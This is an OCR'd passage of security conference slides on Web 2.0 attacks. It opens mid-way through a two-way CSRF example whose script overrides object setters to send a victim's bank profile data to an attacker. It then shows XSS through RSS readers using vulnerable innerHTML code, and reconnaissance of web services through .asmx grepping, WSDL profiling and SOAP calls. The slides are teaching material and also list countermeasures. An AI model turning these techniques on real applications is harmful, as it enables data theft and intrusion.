obj[index++] setter = spoof;
}
}
function spoof(x){
send(x.toString());
}
</script>
<script src="http://bank.example.org/profile.aspx">
Welcome to our auction portal!
</body>
```

Two-Way CSRF

- It is possible to overload these objects.
- Reading and sending to cross domain possible.
- Opens up two way channel for an attacker.
- Web 2.0 streams are vulnerable to these attacks.

Countermeasure

- Server Side Checks
  - – Check for client's content-type.
  - – XHR calls – xml/application.
  - – Native calls – text/html.
  - – Filtering is possible on it.
- Client Side Checks
  - – Stream can be started and terminated by /* or any predefined characters.
  - – Client can remove them before injecting to DOM.

Web 2.0
Components Security


Web 2.0 Components

- There are various other components for Web 2.0 Applications
  - RSS feeds
  - Mashups
  - Widgets
  - Blogs
  - Flash based components

RSS feeds

- RSS feeds coming into application from various un-trusted sources.
- Feed readers are part of 2.0 Applications.
- Vulnerable to XSS.
- Malicious code can be executed on the browser.
- Several vulnerabilities reported.

RSS feeds



```
<div align="center">
  <select id="lbFeeds" onChange="get_rss_feed();" name="lbFeeds">
    <option value="">Pick your feed</option>
    <option value="proxy.aspx?url=http://rss.cnn.com/rss/cnn_topstories.rss">CNN business
    <option value="proxy.aspx?url=http://asp.usatoday.com/marketing/rss/rsstrans.aspx?fee
    <option value="proxy.aspx?url=http://rssnews.example.org/rss/news.xml">Trade news</op
  </select>
    <input id="cbDetails" type="hidden" onClick='format ("content", last_xml_response);'
```

```
//----------------------------------------------------------
//----------------------------------------------------------
function processRSS (divname, response) {
    var html = "";
    var doc = response.documentElement;
    var items = doc.getElementsByTagName('item');
    for (var i=0; i < items.length; i++) {
        var title = items[i].getElementsByTagName('title')[0];
        var link = items[i].getElementsByTagName('link')[0];
                html += "<a style='text-decoration:none' class='style2'
                + link.firstChild.data
                + "'>"
                + title.firstChild.data
                + "</a><br><br>";
    }
    var target = document.getElementById(divname);
    target.innerHTML = html;
}
```

Interesting news item

EU trade

BellSout

Crooks I

Open So

Series Special

The page at http://localhost says:

xss

Demo

Mashups

- API exposure for Mashup supplier application.
- Cross Domain access by callback may cause a security breach.
- Confidential information sharing with Mashup application handling needs to be checked – storing password and sending it across (SSL)
- Mashup application can be man in the middle so can't trust or must be trusted one.

Widgets/Gadgets


- DOM sharing model can cause many security issues.
- One widget can change information on another widget – possible.
- CSRF injection through widget code.
- Event hijacking is possible – Common DOM
- IFrame – for widget is a MUST

Blogs


- Blogs are common to Web 2.0 applications.
- Many applications are plugging third party blogs
- One needs to check these blogs – XSS is common with blogging applications.
- Exceptions and Search are common XSS points.

SOA and Web Services - Backbone for Web 2.0

SOA Stack


Presentation Stack
XML,JSON,JS-*
Security Stack
WS-Security
Discovery Stack
UDDI, DISCO
Access Stack
WSDL,SOAP,XML-RPC,REST
Transport Stack
HTTP, HTTPS
Ajax
RIA (Flash)
HTML / JS / DOM

Scanning SOA




Footprinting and Discovery

- Objective: Discovering Web Services running on application domain.
- Methods
  - Primary discovery
    - Crawling and spidering
    - Script analysis and page scrubbing
    - Traffic analysis
  - Secondary discovery
    - Search engine queries
    - UDDI scanning

Primary Discovery

- Crawling the application and mapping file extensions and directory structures, like ".asmx"
- Page scrubbing – scanning for paths and resources in the pages, like atlas back end call to Web Services.
- Recording traffic while browsing and spidering, look for XML based traffic – leads to XML-RPC, REST, SOAP, JSON calls.

Getting from page



```
-rwx------+ 1 Administrators None    1972 Oct 31 19:52 iFrame.js
-rwx------+ 1 Administrators None   21414 Oct 31 19:52 urchin.js

Administrator@pureaware ~/pageflakes/pageflakes_files
$ egrep -ho "/.*?.asmx" *.js
/flakes/EventsMap/EventsMapService.asmx
/AddressBookWS.asmx
/AlertService.asmx
/ContentProxy.asmx
/CoreServices.asmx
/DataServices.asmx
/DictionaryWS.asmx
/GmailFlakeWS.asmx
/QuoteOfDayWS.asmx
/RSSServices.asmx
/ToDoListWS.asmx
/AddContentWS.asmx
```

```
D:\blueinfy-tools\scanweb2.0>urlgrep http://ajax.example.com/atlas/trade.aspx

---Scanning for scripts---
http://ajax.example.com/atlas/ws.js
/atlas/WebResource.axd?d=z_j7wwJ5UVRHeEg66a7EfrKdXuXqORuT0bZ_kmDi1Emf8XV5HhuQZOW
qIkyopUofZRLNu7lSfwsHaJ1GuifIS1Og0QZ6lWMxfSmcGtBw5D01&t=632894299620000000
/atlas/WebResource.axd?d=z_j7wwJ5UVRHeEg66a7EfrKdXuXqORuT0bZ_kmDi1Emf8XV5HhuQZOW
qIkyopUofZRLNu7lSfwsHaJ1GuifIS9D9QZBJakxig6gZFMKMiLg1&t=632894299620000000

---Enumerating javascripts---
http://ajax.example.com/atlas/ws.js
[1]http://ajax.example.com/atlas/trade.asmx
```

Black Hat Briefings

Demo

Primary Discovery


- Page scanning with grep – Look in JavaScripts for URLs, Paths etc.
- Crawling – Simple!
- Scanning for Atlas references – Framework creates stubs and proxy. – scanweb2.0/scanatlas
- Urlgrep can be used as well.

Secondary Discovery

- Searching UDDI server for Web Services running on particular domain.
  - Three tactics for it – business, services or tModel.
- Running queries against search engines like Google or MSN with extra directives like “inurl” or “filetype”
  - Look for “asmx”

- wsScanner – Discovery!

Fetching from search engines



Google API Key

Key: ********************************

Web Services Fetching

Domain/Pattern: amazon.com

Type: Domain

Results


```
Searching for amazon.com
Total results: 5
http://webservices.amazon.com/AWSECommerceService/AWSECommerceService.wsdl
http://soap.amazon.com/schemas3/AmazonWebServices.wsdl
http://soap.amazon.com/schemas2/AmazonWebServices.wsdl
http://webservices.amazon.com/AWSECommerceService/2005-03-23/US/AWSECommerceService.wsdl
https://notifications.amazon.com/doc/2007-01-16/EventNotificationService.wsdl
```

Demo

Enumerating and Profiling

- Fingerprinting .Net framework and Client side technologies – Dojo or Atlas …
- Scanning WSDL
  - Looking for Methods
  - Collecting In/Out parameters
  - Security implementations
  - Binding points
  - Method signature mapping

Profiling / Invoking - Services



WSDL End Point: http://192.168.36.5/ws/dvds4less.asmx?wsdl

```
  <s:sequence>
    <s:element minOccurs="0" maxOccurs="1" name="user
    <s:element minOccurs="0" maxOccurs="1" name="pass
  </s:sequence>
 </s:complexType>
</s:element>
<s:element name="getSecurityTokenResponse">
 <s:complexType>
  <s:sequence>
    <s:element minOccurs="0" maxOccurs="1" name="getS
  </s:sequence>
 </s:complexType>
```

```
--- Web Services Profile ---
[Method] Intro
[Input]
[Output] string
[Method] getProductInfo
[Input] string id
[Output] string
[Method] getRebatesInfo
[Input] string fileinfo
[Output] string
[Method] getSecurityToken
[Input] string username, string password
```

Listening Port: 9999 Method: getProductInfo

SOAP Request

```
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/getProductInfo"
Host: 192.168.36.5
Content-Length: 317
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><getProductInfo xmlns="http://tempuri.org/"><id>1</id></getProductInfo></soap:Body></soap:Envelope>
```

SOAP Response

```
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 394

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><getProductInfoResponse xmlns="http://tempuri.org/"><getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult></getProductInfoResponse></soap:Body></soap:Envelope>
```

